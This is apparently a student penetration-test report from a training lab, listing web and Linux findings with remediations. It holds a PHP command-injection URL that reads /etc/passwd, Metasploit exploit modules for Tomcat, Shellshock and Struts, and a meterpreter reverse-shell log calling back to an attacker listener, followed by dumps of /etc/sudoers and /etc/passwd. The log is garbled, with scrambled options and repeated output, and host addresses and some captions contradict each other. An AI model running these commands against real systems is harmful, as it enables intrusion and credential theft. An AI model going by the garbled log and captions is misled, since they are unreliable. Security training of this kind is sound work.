
Vulnerability 9	Findings
Title	Brute Force attack
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical

Description	Used the cat command to access the etc/passwd file and user credential exposed was used to logged into the system
Images	
Affected Hosts	192.168.14.35
Remediation	Use strong and inimitable passwords. ... Lock out accounts after a defined number of incorrect password attempts. Use two-factor authentication.


Vulnerability 10	Findings
Title	PHP Injection

Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Used the PHP code injection command <code>http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd')</code> which also displayed the content of the <code>/etc/passwd</code>
Images	
Affected Hosts	192.168.14.35
Remediation	Using the <code>basename()</code> and <code>realpath()</code> functions. Leverage Parameterized Queries and Criteria-Based APIs to interpret user data strings – This is done to ensure that APIs do not accept any string values other than those specified.

Vulnerability 11	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Used Burp Suite to test out different session IDs in the URL.

Images	
Affected Hosts	192.168.14.35
Remediation	<p>Use an up-to-date web-server framework to generate and manage the session identifier token, as this will guarantee values that defy prediction.</p> <p>Take precaution to ensure that the session identifier remains confidential to the application .Never expose the session identifier in a URL, in the contents of a page, or any other insecure location or communication.</p>


Vulnerability 12	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	<p>Used command injection to access the directory http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt.</p>


<p>Images</p>	
<p>Affected Hosts</p>	<p>192.168.14.35</p>
<p>Remediation</p>	<p>Ensure the user cannot supply all parts of the path – surround it with your path code. Validate the user’s input by only accepting known good – do not sanitize the data.</p>

Vulnerability 13	Findings
<p>Title</p>	<p>Open Source Exposed Data</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Web Application</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>On the Domain Dossier webpage, viewed the WHOIS data with OSINT for Total rekall.xyz to access sensitive information</p>
<p>Images</p>	

A screenshot of a web browser displaying the 'Domain Dossier' page for 'totalrekall.xyz'. The page has a blue header with the title 'Domain Dossier' and subtitle 'Investigate domains and IP addresses'. Below the title, there's a search bar containing 'totalrekall.xyz'. To the left of the search bar are two checked checkboxes: 'domain whois record' and 'network whois record'. To the right are three unchecked checkboxes: 'DNS records', 'traceroute', and 'service scan'. A 'GO!' button is next to the service scan checkbox. Below the search bar, it says 'user: anonymous [47.230.144.121]' and 'balance: 49 units'. There's a link 'log in | account info' and a watermark 'CentralOps.NET'. A message box asks 'Do you see Whois records that are missing contact information? Read about reduced Whois data due to the GDPR.' Below this is the 'Address lookup' section, showing 'canonical name: totalrekall.xyz.', 'aliases:', and 'addresses: 34.102.136.180'. The 'Domain Whois record' section shows 'Queried whois.nic.xyz with "totalrekall.xyz"...' followed by detailed WHOIS information for TOTALREKALL.XYZ, including registry ID, registrar URL, creation date, and status.


Vulnerability 14	Findings
Title	Certificate Search via crt.sh
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	Searched for totalrekall.xyz on crt.sh
Images	<p>The screenshot shows the OSINT Framework website with a search for 'totalrekall.xyz' on crt.sh. The search results are displayed in a tree view, showing various categories of information related to the domain, including Whois Records, Subdomains, Discovery, Certificate Search, and more. The search results are filtered by 'crt.sh - Certificate Search'.</p>


	 <p>The screenshot shows the crt.sh Identity Search interface. The search criteria are set to 'Type: Identity' and 'Match: ILIKE' with the search term 'totalrekill.xyz'. The results table lists certificates with columns: crt.sh id, Logged At, Not Before, Not After, Common Name, Matching Identities, and Issuer Name. The certificates are issued by C=AT, O=ZeroSSL, CN=ZeroSSL, RSA, Domain Secure Site CA.</p>
Affected Hosts	34.102.136.180
Remediation	Protect information from being exposed by the crt.sh site

Vulnerability 15	Findings
Title	Nmap Scan Results
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	An Nmap scan on 192.168.13.0/24 revealed 5 hosts are visible with exposed IP's
Images	 <p>The screenshot shows the output of an Nmap scan on 192.168.13.0/24. It identifies five hosts: 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, and 192.168.13.14. Each host is running a Linux OS (Ubuntu or Debian) and has ports 80 (HTTP) and 443 (HTTPS) open. The scan also detected a service on 192.168.13.14 that is not shown.</p>
Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Hide the IP addresses or Servers from unauthorized Users

Vulnerability 16	Findings
Title	Aggressive Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Ran aggressive Nmap scan (Nmap -A 192.168.13.0/28) to discover host running Drupal
Images	<pre> root@kali:~# nmap -A 192.168.13.0/28 Nmap scan report for 192.168.13.12 Host is up (0.00021s latency). Not shown: 999 closed tcp ports (reset) Host: 192.168.13.12 OS: STATE SERVICE nmap/tcp open http Apache/2.4.18 ((Ubuntu)) _http-title: Apache2 Shown: Default Page - It works _http-server-header: Apache/2.4.18 (Ubuntu) _http-methods: PUT DELETE TRACE PATCH Device type: general purpose Running: Linux 4.15.0 OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Nmap scan report for 192.168.13.13 Host is up (0.00019s latency). Not shown: 999 closed tcp ports (reset) Host: 192.168.13.13 OS: STATE SERVICE nmap/tcp open http Apache/2.4.25 ((Debian)) _http-title: Site doesn't have a title (text/html; charset=UTF-8). _http-server-header: Apache/2.4.25 (Debian) _http-methods: PUT DELETE TRACE PATCH Device type: general purpose Running: Linux 4.15.0 OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Nmap scan report for 192.168.13.14 Host is up (0.00019s latency). Not shown: 999 closed tcp ports (reset) Host: 192.168.13.14 OS: STATE SERVICE nmap/tcp open http Apache/2.4.25 ((Debian)) _http-title: Site doesn't have a title (text/html; charset=UTF-8). _http-server-header: Apache/2.4.25 (Debian) _http-methods: PUT DELETE TRACE PATCH Device type: general purpose Running: Linux 4.15.0 OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop </pre>
Affected Hosts	192.178.13.13
Remediation	Block probes, restrict information returned, slow down the aggressive Nmap scan, and/or return misleading information.

Vulnerability 17	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	

<p>Images</p>	
<p>Affected Hosts</p>	<p>192.178.13.12</p>
<p>Remediation</p>	<p>Run the updated version of Apache or do continues updates of Apache</p>


Vulnerability 18	Findings
<p>Title</p>	<p>Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Linux OS</p>
<p>Risk Rating</p>	<p>Critical</p>
<p>Description</p>	<p>Run MSFconsole and search for exploits that have Tomcat and JSP. The exploit multi/http/tomcat_jsp_upload_bypass was used and set the option for the RHOST to 192.168.13.10. SHELL command was run once the Meterpreter shell was accessed to access the command line and cat/root/file.name was used.</p>
<p>Images</p>	

	 
Affected Hosts	192.168.13.10
Remediation	Run Vendor recommended patches. Keep Apache up to date versions

Vulnerability 19	Findings
Title	Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used exploit (multi/http/apache_mod_cgi_bash_env_exec) set TARGETURI /cgi-bin/shockme.cgi shell Navigate to /etc/sudoers for root privileges file

Image Affected Hosts 192.168.13.11.

Images



```
Nessus Essentials / Log... @terminal root@kali: ~  
File Actions Edit View Help  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Linux x86  
msf5 exploit(multi/meterpreter_reverse_tcp) > set RHOST 192.168.13.11  
RHOST => 192.168.13.11  
msf5 exploit(multi/meterpreter_reverse_tcp) > options  
Module options (exploit/multi/meterpreter_reverse_tcp):  
Name Current Setting Required Description  
CMD_MAX_LENGTH 2048 yes CMD Max line length  
CVE CVE-2014-6271 yes CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)  
HEADER User-Agent yes HTTP header to use  
METHOD GET yes HTTP method to use  
PAYLOAD 192.168.13.11 yes A binary chain of format type: host:port[:type: host:port[:...]]  
RHOST 192.168.13.11 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 80 yes The target port (TCP)  
RURI / yes The local host for the reverse interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
SUPPORT 8080 yes The local port to listen on.  
SUPPORT 8080 yes The local port to listen on.  
SSL False yes Path to a custom SSL certificate (default is randomly generated)  
SSLcert /usr/share/ssl/certs/cert.pem yes Path to SSL certificate  
TMOUT 5 yes HTTP read response timeout (seconds)  
URANDOM yes The URL to use for this exploit (default is random)  
URANDOM no HTTP server virtual host  
Payload options (linux/x86/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
LHOST 172.25.147.121 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Linux x86  
msf5 exploit(multi/meterpreter_reverse_tcp) > set TMOUT /usr/bin/shockme.cgi  
TMOUT => /usr/bin/shockme.cgi  
msf5 exploit(multi/meterpreter_reverse_tcp) > run  
[*] Started reverse TCP handler on 172.25.147.121:4444  
[*] Command stager progress - 108.408 done (1807/1802 bytes)  
[*] Sending stage (1808 bytes) to 192.168.13.11  
[*] Meterpreter session 5 opened (172.25.147.121:4444 -> 192.168.13.11:8080) at 2023-04-20 21:07:28 -0400  
meterpreter >  
Nessus Essentials / Log... @terminal root@kali: ~  
File Actions Edit View Help  
URANDOM no The URL to use for this exploit (default is random)  
URANDOM no HTTP server virtual host  
Payload options (linux/x86/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
LHOST 172.25.147.121 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Linux x86  
msf5 exploit(multi/meterpreter_reverse_tcp) > set TMOUT /usr/bin/shockme.cgi  
TMOUT => /usr/bin/shockme.cgi  
msf5 exploit(multi/meterpreter_reverse_tcp) > run  
[*] Started reverse TCP handler on 172.25.147.121:4444  
[*] Command stager progress - 108.408 done (1807/1802 bytes)  
[*] Sending stage (1808 bytes) to 192.168.13.11  
[*] Meterpreter session 5 opened (172.25.147.121:4444 -> 192.168.13.11:8080) at 2023-04-20 21:07:28 -0400  
meterpreter > cat /etc/sudoers  
# This file MUST be edited with the 'visudo' command as root.  
# Please consider adding local content in /etc/sudoers.d/ instead of  
# directly modifying this file.  
# See the man page for details on how to write a sudoers file.  
#  
Defaults env_reset  
Defaults mail_badpass  
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"  
# Must alias specification  
# User alias specification  
# Command alias specification  
# User privilege specification  
root ALL=(ALL) ALL  
# Members of the admin group may gain root privileges  
%admin ALL=(ALL) ALL  
# Allow members of group sudo to execute any command  
sudo ALL=(ALL) ALL  
# See sudoers(5) for more information on "include" directives:  
#includedir /etc/sudoers.d  
flag-sudoers ALL=(ALL) /usr/bin/less  
meterpreter >  
meterpreter > cat /etc/sudoers  
# This file MUST be edited with the 'visudo' command as root.  
# Please consider adding local content in /etc/sudoers.d/ instead of  
# directly modifying this file.  
# See the man page for details on how to write a sudoers file.  
#  
Defaults env_reset  
Defaults mail_badpass  
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"  
# Must alias specification  
# User alias specification  
# Command alias specification  
# User privilege specification  
root ALL=(ALL) ALL  
# Members of the admin group may gain root privileges  
%admin ALL=(ALL) ALL  
# Allow members of group sudo to execute any command  
sudo ALL=(ALL) ALL  
# See sudoers(5) for more information on "include" directives:  
#includedir /etc/sudoers.d  
flag-sudoers ALL=(ALL) /usr/bin/less  
meterpreter > cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lpr:x:7:7:lpr:/usr/sbin:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/usr/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/usr/spool/uucp:/usr/sbin/nologin  
proxy:x:11:11:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:mailing list Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:irc:/usr/local/bin:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin)/usr/lib/gnats:/usr/sbin/nologin  
nobody:x:6001:60000:nobody:/nonexistent:/usr/sbin/nologin  
libnss:x:6002:181:/usr/lib/libnss/  
syslog:x:6003:181:/home/syslog:/bin/rsh  
flag-wuolff78d:x:6004:181:/home/flag-wuolff78d:  
alice:x:6005:181:/home/alice:  
meterpreter >
```

Affected Hosts

192.168.13.11

Remediation


Edit the sudoers file to limit access for all sudo accounts.

Vulnerability 20	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	<p>Searched Apache Struts by connecting through MSFConsole .</p> <p>Used exploit to get a Meterpreter shell: multi/http/struts2_content_type_ognl.</p> <p>Set the RHOSTS to 192.168.13.12</p> <p>Used Meterpreter to download file /root/.flagisinThisfile.7z,unzip the file.</p> <p>Used cat with the file to view the file details.</p>
Images	<p>The screenshot shows a Metasploit Meterpreter session where the user has successfully executed the multi/http/struts2_content_type_ognl exploit against a target at 192.168.13.12. The output shows a successful connection to the struts2 application, establishing a Meterpreter session.</p>
Affected Hosts	192.168.13.12
Remediation	<p>Web application firewalls could mitigate this attack if the rules are set to approve valid content types.</p> <p>Apply updates per vendor instructions.</p>

[illegible]

Remediation	Update and patch it to the correct Software version.
--------------------	--

Vulnerability 22	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	This WHOIS data showed sshuser details for alice. SSH was used to access this user and password to escalate to root privileges.
Images	<p>The screenshot shows a netcat listener on port 2222. It receives a connection from 10.10.10.10. The user 'sshuser' connects and provides the password 'alice'. The user then runs 'cat /etc/passwd', which reveals the root password 'root'.</p>

	
Affected Hosts	192.168.13.14
Remediation	<p>Close open port 22.</p> <p>Delete user details from WHOIS or hide sensitive information .</p> <p>Enforce stronger credentials, and/or implement 2-factor authentication</p>

